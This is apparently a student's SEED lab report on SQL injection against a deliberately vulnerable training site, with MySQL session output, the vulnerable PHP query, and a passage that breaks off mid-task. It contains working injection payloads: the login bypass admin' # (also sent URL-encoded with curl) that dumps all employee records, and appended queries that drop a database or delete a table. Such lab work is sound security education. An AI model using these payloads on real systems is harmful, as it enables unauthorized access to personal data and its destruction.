Lab IV: SQL Injection

Sahil Sheikh CWID:A20518693


Task I: Getting Familiar with SQL Statements

For this task I followed the following commands,

```
$ mysql -u root -pseedubuntu
```


```
mysql> use Users;
```

```
mysql> show tables;
```




```
[11/25/23]seed@VM:~$ cd Desktop
[11/25/23]seed@VM:~/Desktop$ cd LAb4
bash: cd: LAb4: No such file or directory
[11/25/23]seed@VM:~/Desktop$ cd Lab4
[11/25/23]seed@VM:~/.../Lab4$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
```

Now to run the query to display the entire table



```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------
--+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password
  |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------
--+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff497
6 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d
4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9e
f |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2a
f |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f5
8 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc
0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------
--+
6 rows in set (0.00 sec)

mysql> select * from credential where Name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------
--+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password
```


Query to display Alice's Information



```
mysql> select * from credential where Name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------
--+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password
  |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------
--+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff497
6 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------
--+
1 row in set (0.00 sec)

mysql> 
```

Task II: Performing a SQL Injection Attack on the said webpage

URL: `http://www.SEEDLabSQLInjection.com`



USERNAME Username

PASSWORD Password

Login

Copyright © SEED LABs

The unsafe_home.php information we have:

```
    $input_uname = $_GET['username'];
    $input_pwd = $_GET['Password'];
    $hashed_pwd = sha1($input_pwd);

    ...
    $sql = "SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password
            FROM credential
            WHERE name= '$input_uname' and Password='$hashed_pwd'";
    $result = $conn -> query($sql);

    // The following is Pseudo Code
    if(id != NULL) {
        if(name=='admin') {
            return All employees information;
        } else if (name !=NULL){
            return employee information;
        }
    } else {
        Authentication Fails;
    }
```

Task II.A : Performing a SQL Injection Attack through webpage

After analyzing the above php file, we could use try to implement the following from the lectures:s

Assume that a user inputs a random string in the password entry and types "EID5002'#" in the *eid* entry. The SQL statement will become the following


```
    SELECT Name, Salary, SSN
    FROM employee
    WHERE eid= 'EID5002' #' and password='xyz'
```

Everything from the # sign to the end of line is considered as comment. The SQL statement will be equivalent to the following:

```
    SELECT Name, Salary, SSN
    FROM employee
    WHERE eid= 'EID5002'
```

- The above statement will return the *name*, *salary* and *SSN* of the employee whose *eid* is EID5002 even though the user doesn't know the employee's password.
- *This is security breach.*

Using the above knowledge I did the following:


SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjectio
50%
Most Visited
SEED Labs
Sites for Labs


Employee Profile Login

USERNAME admin' #

PASSWORD Password

Login

Copyright © SEED LABs




Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

I successfully performed SQL Injection through the webpage


Task II.B : Performing a SQL Injection Attack from command line



```
$ curl 'www.SeedLabSQLInjection.com/index.php?username=alice&Password=111'
```


If you need to include special characters in the `username` or `Password` fields, you need to encode them properly, or they can change the meaning of your requests. If you want to include single quote in those fields, you should use %27 instead; if you want to include white space, you should use %20. In this task, you do need to handle HTTP encoding while sending requests using `curl`.

Using the given command, I'll make the required changes to it and run it:



```
</body></html>
[11/25/23]seed@VM:~/.../Lab4$ curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%20%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>
```


The output I received, it shows the data how it will be displayed in the html file which the server will respond with.



```
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php
'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li
></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><
h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope=
'col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname
</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10
000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000<
/td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><
td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><t
d></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><t
d></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><
/tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>[11/25/23]seed@VM:~/.../Lab4$
```

Task II.C : Appending a new SQL Query

We can execute this by adding an addition query in the Username input field. Here's the reference from lectures:


Damages that can be caused are bounded because we cannot change everything in the existing SQL statement.

It will be more dangerous if we can cause the database to execute an arbitrary SQL statement.

To append a new SQL statement "DROP DATABASE dbtest" to the existing SQL statement to delete the entire **dbtest** database, we can type the following in the EID box


EID a'; DROP DATABASE dbtest; #

The resulting SQL statement is equivalent to the following, where we have successfully appended a new SQL statement to the existing SQL statement string.

```
SELECT Name, Salary, SSN
FROM employee
WHERE eid= 'a'; DROP DATABASE dbtest;
```

The above attack doesn't work against MySQL, because in PHP's mysqli extension, the mysqli::query() API doesn't allow multiple queries to run in the database server.

Here's what I implemented:



File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/ir
50%
Search
Most Visited
SEED Labs
Sites for Labs
Login

Employee Profile Login

USERNAME: admin' ; delete from credential wh
PASSWORD: Password

